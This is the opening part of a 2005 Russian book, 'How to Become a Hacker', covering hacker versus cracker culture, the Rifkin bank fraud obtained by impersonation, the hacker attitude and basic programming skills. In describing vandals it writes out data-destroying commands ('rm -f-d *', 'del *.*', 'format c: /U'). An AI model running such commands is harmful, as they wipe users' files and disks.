WWW.NPH.RU

3 издание

НОВИНКА!

ИНТЕЛЛЕКТУАЛЬНОЕ РУКОВОДСТВО
ПО ХАКИНГУ И ФРИКИНГУ

КАК СТАТЬ ХАКЕРом

В **книге** собраны **материалы,** переведенные и созданные **различными хакерами**

ВОЙДИТЕ в МИР **ХАКЕРОВ** С ЭТОЙ КНИГОЙ

Для **вдумчивых** и решительных пользователей ПК

Максим Левин
Автор бестселлера
«Хакинг без секретов»

NEW PUBLISHING HOUSE

Максим Левин

Как стать хакером

Интеллектуальное руководство по хакингу и фрикингу

издание третье, дополненное и исправленное

Москва

NEW PUBLISHING HOUSE

ЗАО «Новый издательский дом»
2005

УДК 004.056
ББК 32.973.202
Л36

Левин М.

Л36 Как стать хакером: Интеллектуальное руководство по хакингу и фрикингу / Максим Левин. — 3-е изд. — М.: ЗАО «Новый издательский дом», 2005. — 320 с.

ISBN 5-9643-0049-9

Хакинг — это искусство взлома всевозможных систем и доведения данного процесса до высот технического изящества. После 2000 года понятие «хакер» окончательно изменилось. Это связано с появлением «хакеров-вандалов». Нет, не хакеров, в изначальном понимании этого слова, но называющими себя именно так, а так называемых взломщиков — крэкеров.

Хакерский взгляд на мир не ограничивается лишь культурой хакеров-программистов. Есть люди, применяющие хакерский подход и к другим вещам, вроде электроники или музыки. В действительности вы можете встретиться с этим подходом на высших уровнях любой науки или искусства. Софтверные хакеры признают таких близких по духу людей и тоже могут называть их «хакерами», некоторые даже провозглашают, что хакерская природа на самом деле не зависит от среды, в которой работает хакер. В этой книге мы сосредоточимся на навыках и подходах софтверных хакеров, а также на традициях той общей культуры, что породила термин «хакер».

Также вы узнаете о дефектах в системе безопасности, автор поделится с вами мыслями о хакинге, введет вас в хакинг UNIX и ftpd и анонимный ftp, вы узнаете, как зарегистрироваться под чужим именем, «троянских конях», о хакинге и Internet, ложных DNS-запросах в Internet и о многих других интересных вещах.

В книге весьма подробно описаны применяемые хакерами программы и инструменты, стратегии взлома, методы создания надежной и эффективной защиты от атак хакеров, подробно обсуждаются различные факторы, влияющие на защиту сети, приведены конкретные рекомендации по созданию различных систем безопасности и примеры конкретных атак хакеров. Значительное внимание уделено описанию систем взлома Windows NT, Linux и Unix и специфическим для этих систем методам вторжения.

В общем, эта книга посвящена российскому хакерскому сообществу. Его этике, юмору, жаргону, ну и, конечно, методам работы. Своей задачей автор не ставит обучать читателя искусству хакинга — речь идет об исключительно просветительных целях для тех, кто привык изучать все «самопалом» и так собирается продолжать. Здесь собраны материалы, переведенные и обработанные различными хакерами. Переработка в соответствии со стилистикой русского языка порой исказила текст, но не технические термины, которые местами остались не переведенными. Тем, кто желает стать «киллером на чате» или «изгаляться» по-другому, автор советует обращаться к источникам более «компетентным» и рискует повториться, что эта книга предназначена для вдумчивых и решительных.

УДК 004.056
ББК 32.973.202

© Левин М., 2005
© ООО «Литературное агентство «БУК-Пресс», 2005
ISBN 5-9643-0049-9 © ЗАО «Новый издательский дом», 2005

Вместо вступления, или несколько слов от автора

Я — хакер. То есть я люблю забавляться с компьютерами: работать на них, изучать их и писать умные компьютерные программы. Я — не взломщик программной защиты и не делаю практики из ломки компьютерной защиты.

Нет ничего позорного в хакинге, которым занимаюсь я. Но когда я говорю, что я — хакер, люди думают, что я позволяю себе делать нечто противозаконное, потому что средства массовой информации неправильно употребляют слово «хакер» и создают впечатление, что оно означает «прерыватель защиты» (cracker) и ничего другого. Таким образом они делают хакерам плохой имидж.

Самое грустное в том, что эта проблема увековечивается преднамеренно. Многие знают различие между «хакером» и «крекером». Но большинство людей употребляет слово «хакер» с оскорбительным оттенком. Пусть будет так... Но если бы я был тем, кем вы меня считаете, то я должен в ответ взломать ваш компьютер и разрушить его. Ноя — хакер, а не крекер. Я не делаю таких вещей! Уменя есть достаточно компьютеров, чтобы заниматься ими дома, на работе; и я не нуждаюсь в вашем. Кроме того, это — не мой способ ответа на оскорбления. Мой ответ — эта книга.

Вы задолжали хакерам извинения; но более этого, вы должны проявить порядочное отношение к нам.

Искренне ваш,
Максим Левин...

Вначале было СЛОВО...

Вначале было слово, и слово было 2 байта, а больше ничего не было.

И отделил Бог единицу от нуля, и увидел, что это хорошо.

И сказал Бог: да будут данные, и стало так.

И сказал Бог: да соберутся данные каждые в свое место, и создал дискеты, и винчестеры, и компакт-диски.

И сказал Бог: да будут компьютеры, чтобы было куда пихать дискеты, и винчестеры, и компакт-диски, и сотворил компьютеры, и нарек их хардом, и отделил хард от софта.

Софта же еще не было, но Бог быстро исправился, и создал программы большие и маленькие, и сказал им: плодитесь и размножайтесь, и заполняйте всю память.

Но надоело Ему создавать программы самому, и сказал Бог: создадим программиста по образу и подобию нашему, и да владычествует над компьютерами, и над программами, и над данными. И создал Бог программиста, и поселил его в своем ВЦ, чтобы работал в нем. И повел Он программиста к дереву каталогов, и заповедал: из всякого каталога можешь запускать программы, только из каталога Windows не запускай, ибо маст дай.

И сказал Бог: не хорошо программисту быть одному, сотворим ему пользователя, соответственно ему. И взял Он у программиста кость, в коей не было мозга, и создал пользователя, и привел его к программисту; и нарек программист его юзером. И сидели они оба под голым ДОСом и не стыдились.

Билл был хитрее всех зверей полевых. И сказал Билл юзеру: подлинно ли сказал Бог: не запускайте никакого софта?

И сказал юзер: всякий софт мы можем запускать, и лишь из каталога Windows не можем, ибо маст дай.

И сказал Билл юзеру: давайте спорить о вкусе устриц с теми, кто их ел!

В день, когда запустите Windows, будете как боги, ибо одним кликом мышки сотворите что угодно. И увидел юзер, что винды приятны для глаз и вожделенны, потому что делают ненужным знание, и поставил их

на свой компьютер; а затем сказал программисту, что это круто, и он тоже поставил.

И отправился программист искать свежие драйвера, и воззвал Бог к программисту и сказал ему: где ты? Программист сказал: ищу свежие драйвера, ибо нет их под голым ДОСом. И сказал Бог: кто тебе сказал про драйвера? Уж не запускал ли ты винды? Программист сказал: юзер, которого Ты мне дал, сказал, что отныне хочет программы только под винды, и я их поставил.

И сказал Бог юзеру: что это ты сделал? Юзер сказал: Билл обольстил меня.

И сказал Бог Биллу: за то, что ты сделал, проклят ты пред всеми скотами и всеми зверями полевыми, и вражду положу между тобою и программистом: он будет ругать тебя нехорошими словами, а ты будешь продавать ему винды.

Юзеру сказал: умножу скорбь твою и истощу кошелек твой, и будешь пользоваться кривыми программами, и не сможешь прожить без программиста, и он будет господствовать над тобой.

Программисту же сказал: за то, что послушал юзера, прокляты компьютеры для тебя; глюки и вирусы произведут они тебе; со скорбью будешь вычищать их во дни работы твоей; в поте лица своего будешь отлаживать код свой. И выслал Бог их из своего ВЦ, и поставил пароль на вход.

General protection fault.

Основы

Глава 1. Кто такой хакер?

В этой книге вы найдете кучу определений для термина «хакер», большинство которых связано с технической компетентностью и удовольствием, получаемым от решения проблем и преодоления преград. Но если же вы хотите знать, как стать хакером, то действительно существенными являются два аспекта.

Имеется некоторое сообщество, некая общая культура, состоящая из опытных программистов и сетевых чародеев, которая ведет свою историю от первых мини-компьютеров с разделением времени и от самых ранних экспериментов с сетью ARPAnet. Члены этой культуры и дали рождение термину «хакер». Хакеры построили Internet. Хакеры сделали операционную систему Unix тем, чем она является сегодня. Хакеры ведут Usenet. Хакеры обеспечивают работу World Wide Web. Если вы являетесь частью этой культуры, если вы внесли в нее свой вклад и другие члены этой культуры знают, кто вы, и называют вас хакером, то вы — хакер.

Хакерский взгляд на мир не ограничивается лишь культурой хакеров-программистов. Есть люди, применяющие хакерский подход и к другим вещам, вроде электроники или музыки. В действительности, вы можете встретиться с этим подходом на высших уровнях любой науки или искусства. Софтверные хакеры признают таких близких по духу людей и тоже могут называть их «хакерами», некоторые даже провозглашают, что хакерская природа на самом деле не зависит от среды, в которой работает хакер. В этой книге мы сосредоточимся на навыках и подходах софтверных хакеров, а также на традициях той общей культуры, что породила термин «хакер».

Имеется и другая группа людей, громко именующих себя хакерами, но они ими не являются. Это те люди (главным образом, молодежь мужского пола), кого тягают за взлом компьютерных и телефонных систем.

Настоящие хакеры называют таких людей «крэкерами» и не желают иметь с ними ничего общего. Настоящие хакеры в большинстве своем считают крэкеров ленивыми, безответственными и не особо умными. То, что человек способен взломать систему безопасности, не делает его

хакером, точно так же как умение угонять тачки не делает вас автомобильным мастером.

К несчастью, многие журналисты и писатели введены в заблуждение и используют слово «хакер» для описания крэкеров, и это бесконечно раздражает настоящих хакеров.

Главное различие в следующем: хакеры строят вещи, а крэкеры их ломают.

Если вы хотите стать хакером, то продолжайте чтение. Если же вы хотите стать крэкером, то отправляйтесь читать ньюз-группу alt.2600 и приготовьтесь отсидеть от пяти до десяти лет в тюрьме, когда обнаружите, что не настолько ловки, насколько полагали.

Хакеры

Это — Индивидуум, который получает удовольствие от изучения деталей функционирования компьютерных систем и от расширения их возможностей, в отличие от большинства пользователей компьютеров, которые предпочитают знать только необходимый минимум.

Это — Энтузиаст программирования, получающий удовольствие от самого процесса программирования, а не от теоретизирования по этому поводу.

Данная трактовка понятия «хакер» отличается от принятой в средствах массовой информации, которые, собственно, и привели к подмене понятий. В последнее время многие специалисты по компьютерной безопасности начали аккуратнее относиться к этим терминам.

Крэкеры

Низменность мотивов крэкеров приводит к тому, что 9 из 10 из них являются «чайниками», которые взламывают плохо администрируемые системы, в основном благодаря использованию чужих программ (обычно эти программы называются exploit). (Причем это мнение тех самых 10% профессиональных крэкеров).

Эти профессионалы — бывшие хакеры, ставшие на путь нарушения закона. Их, в отличие от крэкеров-«чайников», остановить действительно очень сложно, но, как показывает практика, отнюдь не невозможно (для примера вспомним противоборство Митника и Шимомуры).

Очевидно, что для предотвращения возможного взлома или устранения его последствий требуется пригласить квалифицированного специалиста по информационной безопасности — профессионального хакера.

Однако было бы несправедливо мешать в одну кучу всех крэкеров, однозначно назвав их ворами и вандалами. По нашему мнению, всех крэкеров можно разделить на три следующих класса, в зависимости от цели, с которой осуществляется взлом: вандалы, «шутники» и профессионалы.

Вандалы

Вандалы — самая известная (во многом благодаря повседневности вирусов, а также творениям некоторых журналистов) и, надо сказать, самая малочисленная часть кракеров. Их основная цель — взломать систему для ее разрушения. К ним можно отнести, во-первых, любителей команд типа: **rm -f-d** *, **del** *.*, **format** c: /U и т.д., и, во-вторых, специалистов в написании вирусов или троянских коней. Совершенно естественно, что весь компьютерный мир ненавидит крэкеров-вандалов лютой ненавистью. Эта стадия крэкерства обычно характерна для новичков и быстро проходит, если крэкеру удается совершенствоваться (ведь довольно скучно осознавать свое превосходство над беззащитными пользователями).

Крэкеров, которые даже с течением времени не миновали эту стадию, а только все более совершенствовали свои навыки разрушения, иначе, чем социальными психопатами, не назовешь.

Шутники

Шутники — наиболее безобидная часть крэкеров (конечно, в зависимости от того, насколько злые они предпочитают шутки), основная цель которых — известность, достигаемая путем взлома компьютерных систем и внесения туда различных эффектов, выражающих их неудовлетворенное чувство юмора. «Шутники» обычно не наносят существенный ущерб (разве что моральный). На сегодняшний день в Internet это наиболее распространенный класс кракеров, обычно осуществляющих взлом Web-серверов, оставляя там упоминание о себе. К «шутникам» также можно отнести создателей вирусов с различными визуально-звуковыми эффектами (музыка, дрожание или переворачивание экрана, рисование всевозможных картинок и т.п.). Все это, в принципе, либо невинные шалости начинающих, либо — рекламные акции профессионалов.

Взломщики

Взломщики — профессиональные крэкеры, пользующиеся наибольшим почетом и уважением в крэкерской среде, основная задача которых — взлом компьютерной системы с серьезными целями, будь то

кража или подмена хранящейся там информации. В общем случае, для того, чтобы осуществить взлом системы, необходимо пройти три основные стадии: исследование вычислительной системы с выявлением изъянов в ней, разработка программной реализации атаки и непосредственное ее осуществление. Естественно, настоящим профессионалом можно считать того крэкера, который для достижения своей цели проходит все три стадии.

С некоторой натяжкой также можно считать профессионалом того крэкера, который, используя добытую третьим лицом информацию об уязвимости в системе, пишет программную реализацию данной уязвимости. Осуществить третью стадию, очевидно, может в принципе каждый, используя чужие разработки. Но то, чем занимаются взломщики, — это обычное воровство, если абстрагироваться от предмета кражи. К сожалению, у нас, в России, все не так просто. В стране, где большая часть программного обеспечения, используемого каждым пользователем, является пиратской, то есть украденной не без помощи тех же взломщиков, почти никто не имеет морального права «бросить в них камень». Конечно, взлом компьютерных систем с целью кражи ни в коем случае нельзя назвать достойным делом, но и упрекать крэкеров-взломщиков могут только те, кто легально приобрел все используемое программное обеспечение.

До сих пор мы все время рассматривали хакеров-крэкеров с позиций распределенных систем, но не нужно забывать, что самая многочисленная категория крэкеров занимается более обыденными вещами, а именно: снятием защиты с коммерческих версий программных продуктов, изготовлением регистрационных ключей (registration key) для условно-бесплатных программ и т.п.

Электронные взломщики

Цель, которую преследует обыкновенный вор или мошенник, достаточно проста. Как правило, его привлекают наличные деньги или материальные ценности, которые можно легко продать. Правда, существуют умельцы, которые взламывают сейфы и угоняют автомобили исключительно — по их словам — из «любви к искусству». Но в искренность таких признаний что-то не верится!

С хакерами дело обстоит сложнее. Хотя бы потому, что образ «виртуального» взломщика не согласуется с привычным образом криминального элемента — слишком уж сильно выделяется интеллектуальный уровень хакера, и его знания в области компьютерной техники кажутся просто феноменальными! Некоторые пользователи вполне резонно считают, что хакеры — это своеобразные санитары компьютерных сетей, ко-

торые выявляют слабые места в том или ином сетевом продукте и помогают тем самым определять скрытые дефекты техники и недоработки программ. Сторонники данного мнения часто оперируют тем фактом, что на раннем этапе развития компьютерной индустрии понятие «хакер» определялось как «программист-фанатик, виртуоз, эксперт по программам». В принципе, с этим определением можно согласиться. Однако не будем забывать, что к положительному «портрету» хакера добавились сегодня новые черты, которые не согласуются с обликом благородного рыцаря.

Если вы откроете книгу рекордов Гиннеса, то на одной из ее страниц, рядом с именами убийц и маньяков, можно увидеть начертанную мелким шрифтом фамилию американца С. М. Рифкина, ставшего первым компьютерным мошенником, зарегистрированным официально, т.е. решением суда. Повышенный интерес к личности С. М. Рифкина вызван тем, вероятно, что уголовные дела над злоумышленниками встречаются редко. И тем более понятен интерес к личности первого официального хакера!

Процесс по делу 32-летнего американского гражданина Рифкина, рискнувшего сорвать запретный плод на ниве компьютерного криминала, состоялся в середине 70-х годов, в эпоху «мэйнфреймов». Дело обстояло так.

Господин Рифкин был владельцем небольшой фирмы, которая специализировалась на платных консультациях по вопросам компьютерной техники. Он хорошо знал вычислительные системы своих клиентов. В частности, ему была знакома система автоматизированных платежей в Тихоокеанском национальном банке в городе Лос-Анджелесе.

Однажды Рифкин явился в вычислительный центр этого банка; служебный вход был открыт. Рифкин выдал себя за представителя государственной ревизионной службы и поинтересовался у одного из работников банка, какой пароль действовал в тот день для передачи денежных сумм между банком и его партнерами. Служащий, не задумываясь, назвал секретный пароль, менявшийся ежедневно.

В тот же день Рифкин позвонил в банк с телефона-автомата, под именем одного из сотрудников. Он назвал пароль и попросил перевести на счет (открытый им специально для этой преступной цели) «круглую» сумму в $10 млн. Удивительно, но через некоторое время мошенник спокойно получил деньги и скрылся. Полиции пришлось немало потрудиться, чтобы заманить преступника обратно, на территорию Соединенных Штатов, и арестовать. Однако еще труднее оказалось, как ни странно, убедить руководство Тихоокеанского банка подать исковое заявление в суд. Обманутые клерки упорно отрицали факт преступления; они ут-

верждали, что в их компьютерном «хозяйстве» все нормально — по крайней мере, «ни компьютеры, ни люди не ошибаются!»

В финале этой истории Рифкин получил 8 лет тюрьмы, а в Тихоокеанском банке была проведена серьезная реорганизация. В частности, был заметно усилен контроль над вкладами, а у дверей автоматизированного пункта платежей появился вооруженный охранник.

Самое удивительное, что за годы, прошедшие с момента суда над Рифкиным, в отношениях между полицией и банками мало что изменилось.

Как раньше, так и сегодня пострадавшие от хакеров финансовые учреждения крайне неохотно соглашаются на официальные расследования. В чем тут дело? Оказывается, клерки просто боятся огласки! Любой банкир, уважающий себя и свой бизнес, глубоко обеспокоен репутацией своей фирмы. А поскольку в деловом мире ценится, прежде всего, надежность и респектабельность, то есть полный резон молчать о своих проблемах. Подумайте, о какой надежности может идти речь, когда в компьютерной системе банка «пасутся» хакеры?!

На поверхность всплывают, как правило, самые «громкие» и наглые преступления. В начале 90-х годов, например, в средствах массовой информации появилось сообщение о грандиозном шантаже, предпринятом неизвестными лицами в отношении (ни много ни мало) сразу пяти ведущих британских банков!

Шантажисты требовали крупных денежных сумм. Они убежденно заявляли, что знают путь в компьютерные системы каждого из пяти банков. В знак серьезности своих целей преступники демонстрировали, как ловко они умеют проникать в компьютерные системы, которые, казалось, были надежно защищены. Действия хакеров вызвали сильнейшее беспокойство руководителей банков (ведь повреждение компьютерной системы требует огромных денежных средств на восстановление!). И, разумеется, руководители банков наотрез отказывались от каких-либо комментариев по поводу шантажа.

Практика замалчивания не дает возможности получить полную и достоверную статистику о хакерских преступлениях; количество «взломов», наверняка, больше, чем отражено в криминальных сводках!

А теперь обратимся еще разок к делу С. М. Рифкина. Надо заметить, что уровень организации этого преступления вполне соответствовал уровню развития компьютерных средств 70-х годов. Нетрудно догадаться, что с развитием компьютерной техники «арсеналы» хакеров пополнились новыми мощными средствами.

Глава 2. Хакерский подход

Хакеры решают проблемы и строят вещи, они верят в свободу и в добровольную взаимопомощь. Для того, чтобы вас воспринимали как хакера, вы должны вести себя так, как если бы это была ваша собственная позиция. А для того, чтобы вести себя так, будто это ваша позиция, вы должны действительно верить в эту позицию.

Но если вы рассчитываете культивировать хакерские подходы лишь для получения признания в культуре, то вы упустили суть. Стать таким человеком, кто верит в подобные вещи, — это важно для вас, потому что это поможет вам научиться и поддержит стремление. Как и в любом творчестве, самый эффективный способ стать мастером — это подражать мировоззрению мастеров, не только интеллектуально, но также и эмоционально.

Так что если вы хотите стать хакером, то повторяйте следующие вещи, пока не поверите в них:

- Мир полон пленительных проблем, ждущих своего решения.

Быть хакером — это огромное удовольствие, но это удовольствие такого рода, которое требует массы усилий. Для таких усилий нужна мотивация. Атлеты-чемпионы черпают мотивацию из своего рода физического удовольствия, получаемого от доведения собственного тела до совершенства, от преодоления собственных физических пределов.

Подобно этому, чтобы быть хакером, вы должны получать максимум удовольствия от решения проблем, от оттачивания своих навыков, от тренировки своего интеллекта.

Если же вы не из тех, кто ощущает подобные вещи естественным образом, то вам понадобится стать таким, чтобы сделаться хакером. В противном случае вы обнаружите, что вся ваша хакерская энергия исчерпана такими раздражителями, как секс, деньги и успех в обществе.

Вы также должны развить что-то вроде веры в ваши собственные способности к обучению. Веры в то, что даже если вы, возможно, и не знаете всего, что необходимо для решения проблемы, но если вы освоили лишь кусочек и на этом научились, то уже знаете достаточно, чтобы решить и следующий кусок — и так далее, пока все не будет сделано.

- Никто и никогда не должен решать проблему дважды.

Творческие мозги — это ценный и ограниченный ресурс. Не следует растрачивать их на переизобретение колеса, когда вокруг ожидает так много чудеснейших новых проблем.

Чтобы вести себя как хакер, вы должны верить, что время размышлений других хакеров — драгоценно, причем настолько, что почти моральным долгом для вас является поделиться информацией. Решить проблемы, а затем просто раздать решения, чтобы другие хакеры могли решать новые проблемы вместо того, чтобы беспрестанно возвращаться к старым.

От вас не требуется верить, что вы обязаны раздать все плоды своего творчества, хотя те хакеры, кто так делает, — наиболее уважаемы среди других хакеров. С ценностями хакеров вполне согласуется продажа плодов творчества, достаточная для обеспечения вас пищей, кровом и компьютерами. Согласуется это и с использованием ваших хакерских навыков для поддержания семьи и даже для того, чтобы разбогатеть, пока, занимаясь этим, вы не забываете, что являетесь хакером.

- Скука и рутина — это зло.

Хакеры (и вообще творческие люди) никогда не должны заниматься скучными вещами или погрязать в рутине монотонной работы, потому что когда это происходит, то это означает, что они не делают того, что могут делать лишь они, — решать новые проблемы. Подобное расточительство вредит каждому. Поэтому скука и рутина — это не просто неприятные вещи, это зло.

Чтобы вести себя как хакер, вы должны верить в это так, чтобы желать автоматизации всех скучных мелочей настолько, насколько возможно, и не только для себя, но и для всех остальных (особенно для других хакеров).

Но иногда хакеры занимаются вещами, которые могут показаться монотонными или скучными стороннему наблюдателю, в качестве упражнения для прочистки мозгов или же для выработки навыка. Либо же для приобретения особого рода опыта, который невозможно получить иным путем. Но все это делается по собственному выбору, никто из умеющих думать никогда не должен принуждаться к скучной работе.

- Свобода — это благо.

Хакеры по самой своей природе анти-авторитарны. Любой, кто может отдавать вам приказания, может остановить решение вами любой из проблем, вас очаровавших. И, учитывая образ мышления авторитарных мозгов, найдутся какие-нибудь потрясающе идиотские причины, чтобы это сделать. Так что с авторитарным подходом следует

сражаться всюду, где вы его встретите, дабы он не душил вас и других хакеров.

Это не то же самое, что сражаться со всеми властями. Детям нужно руководство, преступность необходимо сдерживать. Хакер может соглашаться на принятие какого-то рода руководства, когда есть возможность получить то, что нужно, и не особо много времени тратится на выполнение приказов. Но это ограниченная разумная сделка, что-то вроде личной уступки.

Авторитаризм процветает в условиях цензуры и секретности. Его адепты не верят в добровольное сотрудничество и в деление информацией, им нравится только такое «сотрудничество», которым руководят они. Поэтому, чтобы вести себя как хакер, вы должны выработать в себе инстинктивное неприятие цензуры, секретности, а также применения силы или лжи для принуждения ответственных взрослых людей. И действовать необходимо исходя из такой веры.

- Позиция не заменит компетентность.

Для того, чтобы быть хакером, вы должны развить в себе некоторые из перечисленных подходов. Но, ухватив лишь подход, вы сделаетесь хакером не в большей степени, чем спортсменом-рекордсменом или рок-звездой. Для того, чтобы стать хакером, требуются интеллект, практика, самоотверженность и тяжкий труд.

Поэтому вам придется научиться с недоверием относится к позиции, но с уважением к компетентности любого рода. Хакеры не позволят позерам транжирить их время, но они поклоняются компетентности, особенно хакерской компетентности, но компетентность хороша в чем угодно. Особо ценится обладание такими необходимыми навыками, которые мало у кого есть. А самое лучшее — это компетентность в таких навыках, которые требуют проницательного ума, сноровки и концентрации.

Если вы боготворите компетентность, то вы получаете наслаждение, развивая ее в себе. Тяжкий труд и преданность делу станут для вас захватывающей игрой, а не рутиной. И это жизненно необходимо для того, чтобы стать хакером.

Глава 3. Основные навыки хакера

Хакерский взгляд на жизнь — это важно, но мастерство — многократно важнее. Позиция не заменит компетентности, и существует опре-

деленный набор базовых навыков, которыми вам необходимо обладать, прежде чем любой из хакеров помыслит назвать хакером и вас.

Этот базовый набор со временем потихоньку изменяется по мере того, как технология порождает новые навыки и делает ненужными устаревшие. Например, обычно упоминалось программирование на машинном языке, но, вплоть до недавнего времени, в набор не включали язык HTML. Однако в сегодняшний комплект вполне определенно входят следующие компоненты:

- Научитесь программировать.

Это, конечно же, фундаментальный хакерский навык. Если вы не знаете ни одного компьютерного языка, рекомендуем начать с языка Python. Он понятно разработан, хорошо документирован и относительно доброжелателен к новичкам. Несмотря на то, что он хорош для первого языка, это не просто игрушка. Это очень мощный и гибкий язык, хорошо подходящий для больших проектов.

Но знайте, что вы не достигнете хакерского уровня мастерства (или даже просто уровня хорошего программиста), если будете знать лишь один язык. Вам необходимо научиться мыслить о проблемах программирования вообще, независимо от любого конкретного языка. Чтобы быть настоящим хакером, вам надо достичь уровня, на котором вы сможете выучить новый язык за несколько дней, соотнося положения руководства с тем, что вам уже известно. Это означает, что вам следует выучить несколько очень разных языков.

Если вы занимаетесь серьезным программированием, то вам придется выучить Си, основной язык операционной системы Unix (хотя это и не тот язык, который следует пытаться выучить первым). Другие языки первостепенной важности для хакеров — это Perl и LISP. Язык Perl имеет смысл выучить из практических соображений: он очень широко используется для активных web-страниц и системного администрирования, так что даже если вам никогда не придется писать на Perl, вы должны научиться его читать. LISP стоит выучить ради тех глубоких просвещенных познаний, которые вы обретете, когда наконец его освоите. Эти познания сделают вас прекрасным программистом на всю оставшуюся жизнь, даже если вы никогда особо и не будете использовать сам LISP.

Лучше всего, на самом деле, выучить все четыре этих языка (Python, C, Perl, и LISP). Помимо того, что это самые важные хакерские языки, они демонстрируют очень разные подходы к программированию, и каждый из них научит вас ценным вещам.

Мы не можем дать здесь развернутые инструкции относительно того, как научиться программировать, — это сложное искусство. Но можем сказать вам, что книги и курсы этому не научат (многие, возможно, большинство лучших хакеров — это самоучки). Что этому учит, так это **чтение кодов и написание кодов.**

Научиться программировать — это как научиться писать хорошим естественным языком. Самый лучший способ для этого — почитать что-то из написанного мастерами, затем написать немного самому; прочесть побольше, написать немного побольше; прочитать еще больше, написать еще побольше... И повторять этот процесс до тех пор, пока ваши программы не разовьются в нечто мощное и экономичное.

Отыскать хорошие коды для чтения раньше было сложно, потому что было очень мало больших программ, доступных в исходных кодах и пригодных для изучения и возни юных хакеров. Ныне ситуация кардинально изменилась: программы в исходных кодах, программистский инструментарий и операционные системы (все это создано хакерами) теперь широко доступны. Поэтому...

- Достаньте один из вариантов Unix в исходных кодах, научитесь его использовать и с ним работать.

Полагаем, что вы имеете персональный компьютер или можете получить к нему доступ. Единственный и самый важный шаг, который любой из новичков может предпринять для приобретения хакерских навыков, — это раздобыть копию Linux или одной из версий BSD-Unix, установить ее на персональной машине и запустить.

Да, в мире есть и другие операционные системы, помимо Unix. Но их распространяют в двоичном виде — вы не сможете читать коды и не сможете их модифицировать. Учиться хакерству на машинах, работающих под DOS, Windows или MacOS — это все равно, что учиться танцевать полностью загипсованным.

Кроме того, Unix — это операционная система Internet. Хотя вы можете научиться использовать Internet и не зная Unix, но вы не можете быть Internet-хакером, не понимая Unix. По этой самой причине сегодняшняя хакерская культура является весьма сильно Unix-сконцентрированной. (Это не всегда было так, и некоторым из прежних хакеров такое положение дел не очень по нраву, но симбиоз между Unix и Internet стал настолько прочен, что даже сил Microsoft не хватает, чтобы серьезно на это влиять.)

Так что заводите себе Unix, лучше всего Linux, но есть и другие варианты (и да-да, вы можете работать как под Linux, так и под DOS/

Windows на одной и той же машине). Выучите эту ОС. Работайте с ней. Возитесь с ней. Общайтесь через нее с Internet. Читайте коды. Модифицируйте их. Вы получите такой программистский инструментарий (включая C, Lisp и Perl), о котором любая из ОС Microsoft и не мечтала. Вы получите удовольствие, и вы усвоите больше знаний, чем предполагали в процессе обучения, когда оглянетесь на этот процесс уже будучи мастером-хакером.

- Научитесь использовать World Wide Web и писать на HTML.

Большинство из тех вещей, что созданы хакерской культурой, делают свое дело невидимо, помогая работать фабрикам, учреждениям и университетам без сколько-нибудь заметного влияния на жизнь не-хакеров. WWW — это одно большое исключение, гигантская блестящая хакерская игрушка, которая даже по признанию политиков изменяет мир. Лишь по одной этой причине (а также и множеству других приятных причин) вам следует научиться работать с Web.

Это не означает, что нужно просто научиться управляться с браузером (это любой умеет), но научиться писать на HTML, языке разметки документов Web. Если вы еще не умеете программировать, то писание на HTML обучит ваше мышление некоторым полезным привычкам, которые пригодятся при освоении языков программирования. Так что делайте домашнюю страничку.

Но простое обладание домашней страничкой даже и близко не подведет вас к тому, чтобы стать хакером. В Web полным-полно домашних страничек. Большинство из них — это бессмысленный, бесполезный хлам. Крайне броско и привлекательно оформленный хлам, бесспорно, но все равно хлам.

Чтобы быть стоящей, ваша страничка должна иметь «контент» — содержание. Она должна быть интересной и/или полезной для других хакеров.

Глава 4. Статус в хакерской культуре

Как и большинство культур без денежной экономики, Хакерландия строится на репутации. Вы пытаетесь решить интересные проблемы, но вот насколько они интересны и насколько в действительности хороши ваши решения, — это нечто такое, о чем обычно могут судить только (в техническом смысле) равные вам или превосходящие вас.

Таким образом, когда вы играете в хакерские игры, вы учитесь вести счет главным образом по тому, что думают о вашем мастерстве другие (именно поэтому вы не будете хакером до тех пор, пока вас не станут так называть другие хакеры). Данный факт затеняют как образ хакера-одиночки, так и определенные табу хакерской культуры (ныне существенно ослабевшие, но все еще мощные), не допускающие, чтобы чье-то эго или внешнее признание вообще могли бы быть мотивацией для хакера.

В частности, Хакерландия — это то, что антропологи именуют «культурой даров». Вы зарабатываете статус и репутацию не тем, что руководите другими людьми, и не тем, что прекрасны, и не тем, что имеете вещи, которые являются предметом вожделения других. Но скорее тем, что раздаете вещи. В частности, одаривая своим временем, своим мастерством и результатами своего творчества.

Есть пять основных типов вещей, которые вы можете делать, чтобы вас уважали хакеры:

- Пишите программы с открытым исходным кодом.

Первое (самое главное и самое традиционное) — это писать программы, которые другие хакеры считают забавными или полезными, и раздавать исходные коды программ для использования всей хакерской культурой.

Мы привыкли называть такую работу «свободно-доступным программным обеспечением» (free software), но это привело в замешательство очень многих людей, точно не понимавших, что подразумевалось под словом «свободно-доступное». Теперь для такого программного обеспечения многие из нас предпочитают использовать термин «с открытым исходным кодом», или «open-source software».

Наиболее почитаемые полубоги Хакерландии — это люди, которые написали большие и талантливые программы, отвечающие самым широким потребностям, и которые раздали их всем, так что каждый теперь их использует.

- Помогайте тестировать и отлаживать программы с открытым исходным кодом.

Почитаемы также те, кто тестирует и отлаживает программы с открытым кодом. В этом несовершенном мире мы неизбежно затрачиваем самую большую часть времени разработки программы на фазу отладки. Именно поэтому любой думающий автор программ с открытым кодом скажет вам, что хорошие бета-тестеры (знающие, как внятно описать симптомы, хорошо локализующие проблемы, способные исправлять

опечатки и применяющие несколько простых диагностических подпрограмм) ценятся на вес золота. Всего один такой человек может превратить фазу отладки из затянутого изнуряющего кошмара в просто полезную задержку.

Если вы новичок, то попытайтесь найти разрабатываемую программу, которая вам интересна, и станьте хорошим бета-тестером. Существует вполне естественный путь продвижения от помощи в тестировании программ к помощи в их отладке и далее, к помощи в их модификации. Вы многому научитесь таким способом и породите добрую карму в отношениях с людьми, которые помогут вам впоследствии.

- Публикуйте полезную информацию.

Еще одна хорошая вещь — отбирать и накапливать полезную и интересную информацию на Web-страницах или документах типа ЧаВО (FAQ, или «часто задаваемые вопросы и ответы») и делать их общедоступными.

Ведущие основных технических ЧаВО почти столь же уважаемы, как и авторы программ с открытым исходным кодом.

- Помогайте поддерживать работу инфраструктуры.

Хакерская культура (и инженерная разработка Internet, к слову сказать) основана на добровольцах. Имеется масса необходимой, но не особо эффектной работы, которую нужно делать, чтобы поддерживать процесс: администрирование рассылочных листов, модерирование новостных групп, управление большими архивами программного обеспечения, разработка RFC и других технических стандартов.

